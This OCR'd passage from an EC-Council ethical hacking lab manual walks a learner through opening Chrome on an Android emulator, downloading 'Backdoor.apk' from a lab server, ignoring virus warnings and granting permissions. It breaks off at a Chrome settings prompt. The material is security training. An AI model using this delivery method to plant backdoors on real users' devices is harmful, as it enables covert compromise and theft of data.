
17. Switch to the **Android** emulator machine.

18. If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser.




20. In the address bar, type **http://10.10.1.13/share** and press **Enter**.

    Note: If a **Browse faster. Use less data.** notification appears, click **No thanks**.

    Note: If a pop up appears, click **Allow**.

21. The **Index of /share** page appears; click **Backdoor.apk** to download the application package file.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.


    Note: If Chrome needs storage access to download files, a pop-up will appear; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

    Note: **In Allow Chrome to access photos, media, and files on your device?**, click **ALLOW**.

    Note: If a warning message appears at the lower section of the browser window, click **OK** or **Download anyway**




23. **Chrome** pop-up appears as shown in screenshot click on **SETTINGS**.

